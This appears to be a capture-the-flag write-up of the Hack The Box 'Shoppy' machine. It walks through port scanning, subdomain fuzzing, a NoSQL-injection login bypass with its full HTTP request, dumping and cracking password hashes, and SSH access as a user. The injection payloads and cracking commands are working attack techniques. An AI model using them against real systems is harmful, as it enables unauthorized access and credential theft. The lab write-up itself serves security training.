
Shoppy

Let's start with enumerating services with simple nmap command.


```
└─$ nmap -sV -p- 10.129.227.233
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-20 14:51 CST
Nmap scan report for shoppy.htb (10.129.227.233)
Host is up (0.039s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp   open  http     nginx 1.23.1
9093/tcp open  copycat?
```

There is nginx http server running on port 80 and we notice browsing this address "shoppy.htb" host name so let's add this to /etc/hosts and refresh page.


```
└─$ echo "10.129.227.233 shoppy.htb" | sudo tee -a /etc/hosts
```



There's just a countdown on that page. Let's enumerate directories.



There is a login page at /login path.




We've also found a subdomain with login page.

```
└─$ wfuzz -u 10.129.227.233 -H "Host: FUZZ.shoppy.htb" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --hc 301
```

```
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000047340:   200        0 L      141 W      3122 Ch     "mattermost"
```

```
-$ echo "10.129.227.233 mattermost.shoppy.htb" | sudo tee -a /etc/hosts
```



Let's test for SQL and NoSQL injection vulnerabilities. There are no such known vulnerabilities in Mattermost so let's test in shoppy.htb/login.
Basing on HackTricks basic authentication bypass we manage after few tries to log in successfully.

SQL - Mongo

```
Normal sql: ' or 1=1-- -
Mongo sql: ' || 1==1//    or    ' || 1==1%00
```

Pretty Raw Hex


```
1 POST /login HTTP/1.1
2 Host: shoppy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
  age/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://shoppy.htb
10 Connection: close
11 Referer: http://shoppy.htb/login
12 Upgrade-Insecure-Requests: 1
13
14 username=admin' || '' == '&password=password
```

Pretty Raw Hex Render


```
1 HTTP/1.1 302 Found
2 Server: nginx/1.23.1
3 Date: Fri, 22 Dec 2023 19:16:22 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 56
6 Connection: close
7 Location: /admin
8 Vary: Accept
9 Set-Cookie: connect.sid=
  s%3Am1svcynvgm-g32vjZeWpc8junSqb9gqv.%2FiyR0bvM1AIwj5jnQU5nXzvVCchD
  olXM6D3YA%2FfMCKU; Path=/; HttpOnly
10
11 <p>
     Found. Redirecting to <a href="/admin">
       /admin
     </a>
   </p>
```


Assuming username is admin, after few tries we managed to successfully log in. Above injection creates a query as below.

```
this.username == 'admin' || '' == '' && this.password == 'password'
```





At "search for users" functionality we can input a username and we get back a JSON format file to download as response.






It's MD5 hash but for some reason we can't crack it. Let's try retrieving all users info with again NoSQL injection.






This time running hashcat we've got a password for josh user. We can use it at Mattermost.

```
┌──(kali㉿kali)-[~]
└─$ hashcat -a 0 -m 0 /tmp/hash.txt /usr/share/wordlists/rockyou.txt
```



At "deploy machine" section we can find an interesting chat.



With these credentials we are able to establish SSH connection. User flag can be found at /home/jaeger.

```
┌──(kali㉿kali)-[~]
└─$ ssh jaeger@10.129.227.233
jaeger@shoppy:~$ whoami
jaeger
```

```
jaeger@shoppy:~$ pwd
/home/jaeger
```

```
jaeger@shoppy:~$ ls -la
total 96
drwxr-xr-x 19 jaeger jaeger 4096 Jul 22  2022 .
drwxr-xr-x  4 root   root   4096 Jul 22  2022 ..
lrwxrwxrwx  1 jaeger jaeger    9 Jul 22  2022 .bash_history → /dev/null
-rw-r--r--  1 jaeger jaeger  220 Jul 22  2022 .bash_logout
-rw-r--r--  1 jaeger jaeger 3723 Jul 22  2022 .bashrc
drwx------ 14 jaeger jaeger 4096 Jul 22  2022 .cache
drwx------ 12 jaeger jaeger 4096 Jul 22  2022 .config
lrwxrwxrwx  1 jaeger jaeger    9 Jul 22  2022 .dbshell → /dev/null
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Desktop
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Documents
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Downloads
drwx------  3 jaeger jaeger 4096 Jul 23  2022 .gnupg
drwxr-xr-x  3 jaeger jaeger 4096 Jul 22  2022 .local
-rw-------  1 jaeger jaeger    0 Jul 22  2022 .mongorc.js
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Music
drwxr-xr-x  4 jaeger jaeger 4096 Jul 22  2022 .npm
drwxr-xr-x  5 jaeger jaeger 4096 Jul 22  2022 .nvm
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Pictures
drwxr-xr-x  5 jaeger jaeger 4096 Dec 22 13:10 .pm2
-rw-r--r--  1 jaeger jaeger  807 Jul 22  2022 .profile
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Public
drwxr-xr-x  7 jaeger jaeger 4096 Jul 23  2022 ShoppyApp
-rwxr--r--  1 jaeger jaeger  130 Jul 22  2022 shoppy_start.sh
drwx------  2 jaeger jaeger 4096 Jul 22  2022 .ssh
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Templates
-rw-r-----  1 root   jaeger   33 Dec 22 13:11 user.txt
drwxr-xr-x  2 jaeger jaeger 4096 Jul 22  2022 Videos
```

We can run following commands on this user but we need a password.

```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
```

This program will provide us a password that is stored in creds.txt file at deploy user home directory.

